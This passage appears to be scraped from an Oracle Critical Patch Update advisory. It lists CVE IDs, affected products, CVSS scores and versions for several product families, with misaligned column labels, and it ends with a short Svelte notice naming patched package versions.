- CVE ID: CVE-2025-48734
- Product: Oracle Retail Allocation
- Component: Security (Apache Commons BeanUtils)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.8
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- High
- High
- High
- 15.0.3, 16.0.3
- CVE ID: CVE-2025-48734
- Product: Oracle Retail Fiscal Management
- Component: NF Issuing (Apache Commons BeanUtils)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.8
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- High
- High
- High
- 14.2
- CVE ID: CVE-2025-41249
- Product: Oracle Retail Bulk Data Integration
- Component: BDI Job Scheduler (Spring Framework)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 16.0.3, 19.0.1
- CVE ID: CVE-2025-41249
- Product: Oracle Retail Financial Integration
- Component: PeopleSoft Integration (Spring Framework)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 16.0.3, 19.0.1
- CVE ID: CVE-2025-41249
- Product: Oracle Retail Integration Bus
- Component: RIB Kernal (Spring Framework)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 16.0.3, 19.0.1
- CVE ID: CVE-2025-41249
- Product: Oracle Retail Predictive Application Server
- Component: RPAS Client (Spring Framework)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 15.0.3, 16.0.3
- CVE ID: CVE-2025-41249
- Product: Oracle Retail Service Backbone
- Component: RSB Installation (Spring Framework)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 16.0.3, 19.0.1
- CVE ID: CVE-2025-7962
- Product: Oracle Retail Xstore Office
- Component: Security (Jakarta Mail)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- High
- None
- 25.0.1
- CVE ID: CVE-2025-26333
- Product: Oracle Retail Integration Bus
- Component: RIB Kernal (BSAFE Crypto-J)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.9
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- High
- None
- None
- 16.0.3, 19.0.1
- CVE ID: CVE-2025-26333
- Product: Oracle Retail Predictive Application Server
- Component: RPAS Server (BSAFE Crypto-J)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.9
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- High
- None
- None
- 15.0.3
- CVE ID: CVE-2025-26333
- Product: Oracle Retail Service Backbone
- Component: RSB Installation (BSAFE Crypto-J)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.9
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- High
- None
- None
- 16.0.3, 19.0.1
- CVE ID: CVE-2025-48924
- Product: Oracle Retail Fiscal Management
- Component: NF Issuing (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 14.2
- CVE ID: CVE-2025-61795
- Product: Oracle Retail Xstore Point of Service
- Component: Xenvironment (Apache Tomcat)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: High
- Low
- None
- Un-changed
- None
- None
- High
- 20.0.5, 21.0.4, 22.0.2, 23.0.2, 24.0.1, 25.0.0
Oracle Siebel CRM Risk Matrix
This Critical Patch Update contains 14 new security patches for Oracle Siebel CRM. 11 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2025-6965
- Product: Siebel CRM Cloud Applications
- Component: Siebel Cloud Manager (OpenSearch Dashboards)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.8
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- High
- High
- 17.0-25.11
- CVE ID: CVE-2025-53547
- Product: Siebel CRM Cloud Applications
- Component: Siebel Cloud Manager (Helm)
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.6
- Supported Versions Affected: Local
- Notes: Low
- None
- Required
- Changed
- High
- High
- High
- 17.0-25.9
- CVE ID: CVE-2025-48976
- Product: Siebel Apps - Marketing
- Component: Email Marketing (Apache Commons FileUpload)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 17.0-25.9
- CVE ID: CVE-2025-53643
- Product: Siebel CRM Cloud Applications
- Component: Siebel Cloud Manager (AIOHTTP)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- High
- None
- 17.0-25.9
- CVE ID: CVE-2025-27817
- Product: Siebel CRM Deployment
- Component: Application Interface (Apache Log4j)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 17.0-25.10
- CVE ID: CVE-2025-48989
- Product: Siebel CRM Deployment
- Component: Application Interface (Apache Tomcat)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 17.0-25.10
- CVE ID: CVE-2021-33813
- Product: Siebel CRM Deployment
- Component: Application Interface (JDOM)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 17.0-25.11
- CVE ID: CVE-2026-21926
- Product: Siebel CRM Deployment
- Component: Server Infrastructure
- Protocol: TLS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 17.0-25.2
- CVE ID: CVE-2024-23807
- Product: Siebel CRM Integration
- Component: EAI (Apache Xerces-C++)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.2
- Supported Versions Affected: Network
- Notes: Low
- High
- None
- Un-changed
- High
- High
- High
- 17.0-25.9
- CVE ID: CVE-2025-4575
- Product: Siebel CRM Deployment
- Component: Server Infrastructure (OpenSSL)
- Protocol: HTTPS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- Low
- Low
- 17.0-25.11
- CVE ID: CVE-2022-23395
- Product: Siebel CRM Deployment
- Component: Application Interface (jquery-cookie)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.1
- Supported Versions Affected: Network
- Notes: Low
- None
- Required
- Changed
- Low
- Low
- None
- 17.0-25.9
- CVE ID: CVE-2025-8916
- Product: Siebel CRM Deployment
- Component: Server Infrastructure (Bouncy Castle Java Library)
- Protocol: HTTPS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 17.0-25.9
- CVE ID: CVE-2025-48924
- Product: Siebel CRM Integration
- Component: REST (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 17.0-25.9
- CVE ID: CVE-2025-5372
- Product: Siebel CRM Cloud Applications
- Component: Containers and Related Services (libssh)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.0
- Supported Versions Affected: Network
- Notes: High
- Low
- None
- Un-changed
- Low
- Low
- Low
- 17.0-25.9
Additional CVEs addressed are:
- The patch for CVE-2025-27817 also addresses CVE-2024-31141.
- The patch for CVE-2021-33813 also addresses CVE-2018-1000632 and CVE-2020-10683.
Oracle Supply Chain Risk Matrix
This Critical Patch Update contains 10 new security patches for Oracle Supply Chain. 8 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2026-21969
- Product: Oracle Agile Product Lifecycle Management for Process
- Component: Supplier Portal
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.8
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- High
- High
- 6.2.4
- CVE ID: CVE-2025-54874
- Product: Oracle AutoVue Office
- Component: Security (OpenJPEG)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.8
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- High
- High
- 21.1.0
- See Note 1
- CVE ID: CVE-2025-48734
- Product: Oracle Agile PLM
- Component: Security (Apache Commons BeanUtils)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.8
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- High
- High
- High
- 9.3.6
- CVE ID: CVE-2025-48976
- Product: Oracle Agile PLM
- Component: Folders, Files and Attachments (Apache Commons FileUpload)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 9.3.6
- CVE ID: CVE-2025-48989
- Product: Oracle Agile PLM
- Component: Security (Apache Tomcat)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 9.3.6
- CVE ID: CVE-2026-21940
- Product: Oracle Agile PLM
- Component: User and User Group
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 9.3.6
- CVE ID: CVE-2025-5115
- Product: Oracle Autovue for Agile Product Lifecycle Management
- Component: Internal Operations (Eclipse Jetty)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 21.1.0
- CVE ID: CVE-2025-5115
- Product: Oracle AutoVue Office
- Component: Security (Eclipse Jetty)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 21.1.0
- See Note 2
- CVE ID: CVE-2026-21944
- Product: Oracle Agile Product Lifecycle Management for Process
- Component: Product Quality Management
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.5
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- High
- None
- None
- 6.2.4
- CVE ID: CVE-2025-31672
- Product: Oracle Agile PLM
- Component: Document Management (Apache POI)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- Low
- None
- 9.3.6
Notes:
- This vulnerability applies to Oracle AutoVue Office, Oracle AutoVue 2D Professional, Oracle AutoVue 3D Professional Advanced, Oracle AutoVue EDA Professional and Oracle AutoVue Electro-Mechanical Professional. Please refer to Patch Availability Document for more details.
- This vulnerability applies to Oracle AutoVue Office, Oracle AutoVue 2D Professional, Oracle AutoVue 3D Professional Advanced, Oracle AutoVue EDA Professional and Oracle AutoVue Electro-Mechanical Professional. Please refer to Patch Availability Document for more details.
Oracle Systems Risk Matrix
This Critical Patch Update contains 5 new security patches for Oracle Systems. 1 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2026-21927
- Product: Oracle Solaris
- Component: Driver
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.8
- Supported Versions Affected: Local
- Notes: Low
- High
- Required
- Un-changed
- High
- High
- None
- 11
- CVE ID: CVE-2026-21935
- Product: Oracle Solaris
- Component: Driver
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.8
- Supported Versions Affected: Local
- Notes: Low
- High
- Required
- Un-changed
- High
- High
- None
- 11
- CVE ID: CVE-2026-21928
- Product: Oracle Solaris
- Component: Kernel
- Protocol: TCP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- Low
- None
- None
- 11
- CVE ID: CVE-2026-21942
- Product: Oracle Solaris
- Component: Filesystems
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.0
- Supported Versions Affected: Local
- Notes: Low
- Low
- Required
- Un-changed
- None
- None
- High
- 10, 11
- CVE ID: CVE-2026-21930
- Product: Oracle ZFS Storage Appliance Kit
- Component: Filesystems
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 2.3
- Supported Versions Affected: Local
- Notes: Low
- High
- None
- Un-changed
- None
- Low
- None
- 8.8
Oracle Utilities Applications Risk Matrix
This Critical Patch Update contains 5 new security patches, plus additional third party patches noted below, for Oracle Utilities Applications. 4 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2025-55163
- Product: Oracle Utilities Network Management System
- Component: Core (Netty)
- Protocol: HTTP/2
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 2.5.0.2.10, 2.6.0.1.9, 2.6.0.2.5
- CVE ID: CVE-2025-48989
- Product: Oracle Utilities Testing Accelerator
- Component: Core (Apache Tomcat)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 7.0.0.0.6, 7.0.0.1.4, 25.4.0.0.1
- CVE ID: CVE-2026-21924
- Product: Oracle Utilities Application Framework
- Component: General
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.4
- Supported Versions Affected: Network
- Notes: Low
- Low
- Required
- Changed
- Low
- Low
- None
- 4.4.0.3.0, 4.5.0.0.0, 4.5.0.1.1, 4.5.0.1.3, 4.5.0.2.0, 25.4, 25.10
- CVE ID: CVE-2025-48924
- Product: Oracle Utilities Application Framework
- Component: Security (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 4.3.0.5.0, 4.3.0.6.0, 4.4.0.0.0, 4.4.0.2.0, 4.4.0.3.0, 4.4.0.4.0, 4.5.0.0.0, 4.5.0.1.1, 4.5.0.1.3, 4.5.0.2.0, 25.4, 25.10
- CVE ID: CVE-2025-8916
- Product: Oracle Utilities Application Framework
- Component: Security (Bouncy Castle Java Library)
- Protocol: HTTPS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 4.3.0.6.0, 4.4.0.0.0, 4.4.0.2.0, 4.4.0.3.0, 4.4.0.4.0, 4.5.0.0.0, 4.5.0.1.1, 4.5.0.1.3, 4.5.0.2.0, 25.4, 25.10
Additional CVEs addressed are:
- The patch for CVE-2025-48989 also addresses CVE-2025-52520.
Additional patches included in this Critical Patch Update for the following non-exploitable CVEs for this Oracle product family:
- Oracle Utilities Network Management System
- Core (Apache ZooKeeper): CVE-2024-51504 [VEX Justification: vulnerable_code_not_in_execute_path].
Oracle Virtualization Risk Matrix
This Critical Patch Update contains 14 new security patches for Oracle Virtualization. 1 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2026-21955
- Product: Oracle VM VirtualBox
- Component: Core
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.2
- Supported Versions Affected: Local
- Notes: Low
- High
- None
- Changed
- High
- High
- High
- 7.1.14, 7.2.4
- CVE ID: CVE-2026-21956
- Product: Oracle VM VirtualBox
- Component: Core
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.2
- Supported Versions Affected: Local
- Notes: Low
- High
- None
- Changed
- High
- High
- High
- 7.1.14, 7.2.4
- CVE ID: CVE-2026-21987
- Product: Oracle VM VirtualBox
- Component: Core
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.2
- Supported Versions Affected: Local
- Notes: Low
- High
- None
- Changed
- High
- High
- High
- 7.1.14, 7.2.4
- CVE ID: CVE-2026-21988
- Product: Oracle VM VirtualBox
- Component: Core
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.2
- Supported Versions Affected: Local
- Notes: Low
- High
- None
- Changed
- High
- High
- High
- 7.1.14, 7.2.4
- CVE ID: CVE-2026-21990
- Product: Oracle VM VirtualBox
- Component: Core
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.2
- Supported Versions Affected: Local
- Notes: Low
- High
- None
- Changed
- High
- High
- High
- 7.1.14, 7.2.4
- CVE ID: CVE-2026-21989
- Product: Oracle VM VirtualBox
- Component: Core
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.1
- Supported Versions Affected: Local
- Notes: Low
- High
- None
- Changed
- High
- High
- Low
- 7.1.14, 7.2.4
- CVE ID: CVE-2026-21957
- Product: Oracle VM VirtualBox
- Component: Core
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Local
- Notes: High
- High
- None
- Changed
- High
- High
- High
- 7.1.14, 7.2.4
- CVE ID: CVE-2026-21983
- Product: Oracle VM VirtualBox
- Component: Core
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Local
- Notes: High
- High
- None
- Changed
- High
- High
- High
- 7.1.14, 7.2.4
- CVE ID: CVE-2026-21984
- Product: Oracle VM VirtualBox
- Component: Core
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Local
- Notes: High
- High
- None
- Changed
- High
- High
- High
- 7.1.14, 7.2.4
- CVE ID: CVE-2026-21982
- Product: Oracle VM VirtualBox
- Component: Core
- Protocol: TCP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: AdjacentNetwork
- Notes: High
- None
- None
- Un-changed
- High
- High
- High
- 7.1.14, 7.2.4
- CVE ID: CVE-2026-21986
- Product: Oracle VM VirtualBox
- Component: Core
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.1
- Supported Versions Affected: Local
- Notes: Low
- None
- None
- Changed
- None
- None
- High
- 7.1.14, 7.2.4
- See Note 1
- CVE ID: CVE-2026-21963
- Product: Oracle VM VirtualBox
- Component: Core
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.0
- Supported Versions Affected: Local
- Notes: Low
- High
- None
- Changed
- High
- None
- None
- 7.1.14, 7.2.4
- CVE ID: CVE-2026-21985
- Product: Oracle VM VirtualBox
- Component: Core
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.0
- Supported Versions Affected: Local
- Notes: Low
- High
- None
- Changed
- High
- None
- None
- 7.1.14, 7.2.4
- CVE ID: CVE-2026-21981
- Product: Oracle VM VirtualBox
- Component: Core
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.6
- Supported Versions Affected: Local
- Notes: Low
- High
- None
- Changed
- Low
- None
- Low
- 7.1.14, 7.2.4
Notes:
- This vulnerability applies to Windows VMs only.
Related vulnerabilities: CVE-2021-23926CVE-2025-6965CVE-2026-21927CVE-2026-21957CVE-2021-45105CVE-2025-47910CVE-2025-6395CVE-2025-10148CVE-2025-64720CVE-2026-21970CVE-2025-8885CVE-2025-8869CVE-2026-21948CVE-2026-21987CVE-2025-52520CVE-2026-21958CVE-2024-52046CVE-2025-9230CVE-2025-41249CVE-2025-46818CVE-2026-21930CVE-2025-54988CVE-2025-53864CVE-2025-48924CVE-2026-21928CVE-2025-55753CVE-2025-27817CVE-2025-55754CVE-2026-21936CVE-2021-33813CVE-2025-6069CVE-2025-43966CVE-2026-21971CVE-2024-57699CVE-2025-8961CVE-2025-48976CVE-2026-21974CVE-2022-23395CVE-2024-23807CVE-2025-43272CVE-2026-21990CVE-2026-21955CVE-2026-21922CVE-2026-21983CVE-2025-59250CVE-2025-46819CVE-2025-47219CVE-2024-45720CVE-2026-21944CVE-2025-12383CVE-2025-65082CVE-2025-6021CVE-2025-48866CVE-2025-27210CVE-2024-56406CVE-2026-21941CVE-2026-21939CVE-2025-41234CVE-2026-21937CVE-2025-43368CVE-2018-1000632CVE-2026-21942CVE-2025-48734CVE-2025-41248CVE-2025-66200CVE-2024-30171CVE-2026-21989CVE-2025-61755CVE-2025-58056CVE-2025-13836CVE-2023-42670CVE-2025-5372CVE-2025-7424CVE-2026-21923CVE-2026-21925CVE-2025-59375CVE-2025-48989CVE-2026-21960CVE-2025-25193CVE-2025-49796CVE-2026-21929CVE-2025-48060CVE-2025-22233CVE-2026-21959CVE-2022-40196CVE-2026-21963CVE-2025-8732CVE-2026-21938CVE-2025-5318CVE-2025-50059CVE-2026-21933CVE-2026-21934CVE-2024-13009CVE-2025-55039CVE-2025-27152CVE-2025-10911CVE-2025-58057CVE-2025-6052CVE-2025-59419CVE-2025-47183CVE-2026-21977CVE-2025-48795CVE-2025-9231CVE-2025-5351CVE-2025-30065CVE-2026-21924CVE-2025-27533CVE-2023-29081CVE-2025-23084CVE-2025-8916CVE-2026-21962CVE-2023-4091CVE-2025-66471CVE-2026-21968CVE-2025-4878CVE-2025-65018CVE-2025-5449CVE-2025-52891CVE-2023-4154CVE-2025-32989CVE-2026-21951CVE-2026-21940CVE-2026-21965CVE-2025-66418CVE-2025-7425CVE-2026-21988CVE-2026-21932CVE-2025-64505CVE-2025-53547CVE-2026-21949CVE-2025-43967CVE-2020-10683CVE-2025-22228CVE-2026-21982CVE-2025-8177CVE-2026-21980CVE-2024-35195CVE-2025-7962CVE-2024-6763CVE-2026-21973CVE-2025-59775CVE-2025-32990CVE-2026-21964CVE-2025-6075CVE-2021-43113CVE-2026-21979CVE-2024-42516CVE-2025-54571CVE-2025-27363CVE-2025-46817CVE-2025-41242CVE-2025-27818CVE-2025-27209CVE-2025-9232CVE-2025-47947CVE-2024-31141CVE-2026-21976CVE-2025-13837CVE-2025-61795CVE-2024-12133CVE-2026-21945CVE-2026-21986CVE-2024-46901CVE-2025-67735CVE-2025-43356CVE-2025-46727CVE-2025-4877CVE-2026-21950CVE-2024-23337CVE-2025-4575CVE-2026-21975CVE-2025-49794CVE-2025-5987CVE-2026-21972CVE-2025-49812CVE-2025-49844CVE-2025-53643CVE-2026-21966CVE-2026-21926CVE-2025-12183CVE-2025-66516CVE-2026-21967CVE-2025-52999CVE-2023-6378CVE-2025-64718CVE-2025-58098CVE-2025-64506CVE-2025-55163CVE-2024-43796CVE-2022-45047CVE-2024-43204CVE-2025-26333CVE-2024-47554CVE-2025-5115CVE-2025-49795CVE-2025-31672CVE-2025-8291CVE-2026-21952CVE-2025-26791CVE-2025-9900CVE-2026-21978CVE-2025-58754CVE-2022-41342CVE-2025-8194CVE-2026-21984CVE-2026-21956CVE-2025-23048CVE-2026-21946CVE-2025-4949CVE-2026-21947CVE-2023-1393CVE-2026-21931CVE-2023-42669CVE-2025-66566CVE-2025-43342CVE-2026-21969CVE-2025-32988CVE-2024-47252CVE-2025-8176CVE-2026-21935CVE-2025-68161CVE-2026-21981CVE-2025-9086CVE-2026-21943CVE-2026-21985CVE-2024-51504CVE-2026-21961CVE-2025-12816CVE-2025-54874
CVEs affecting the Svelte ecosystem
We’ve released patches for 5 vulnerabilities across devalue, svelte, @sveltejs/kit, and @sveltejs/adapter-node. Here’s what you need to know:
Upgrade now.
If you’re using any of these packages, upgrade them to their corresponding non-vulnerable versions:
devalue:5.6.2svelte:5.46.4@sveltejs/kit:2.49.5@sveltejs/adapter-node:5.5.1
For cross-dependent packages — svelte and @sveltejs/kit depend on devalue — patched versions already include upgraded dependencies.
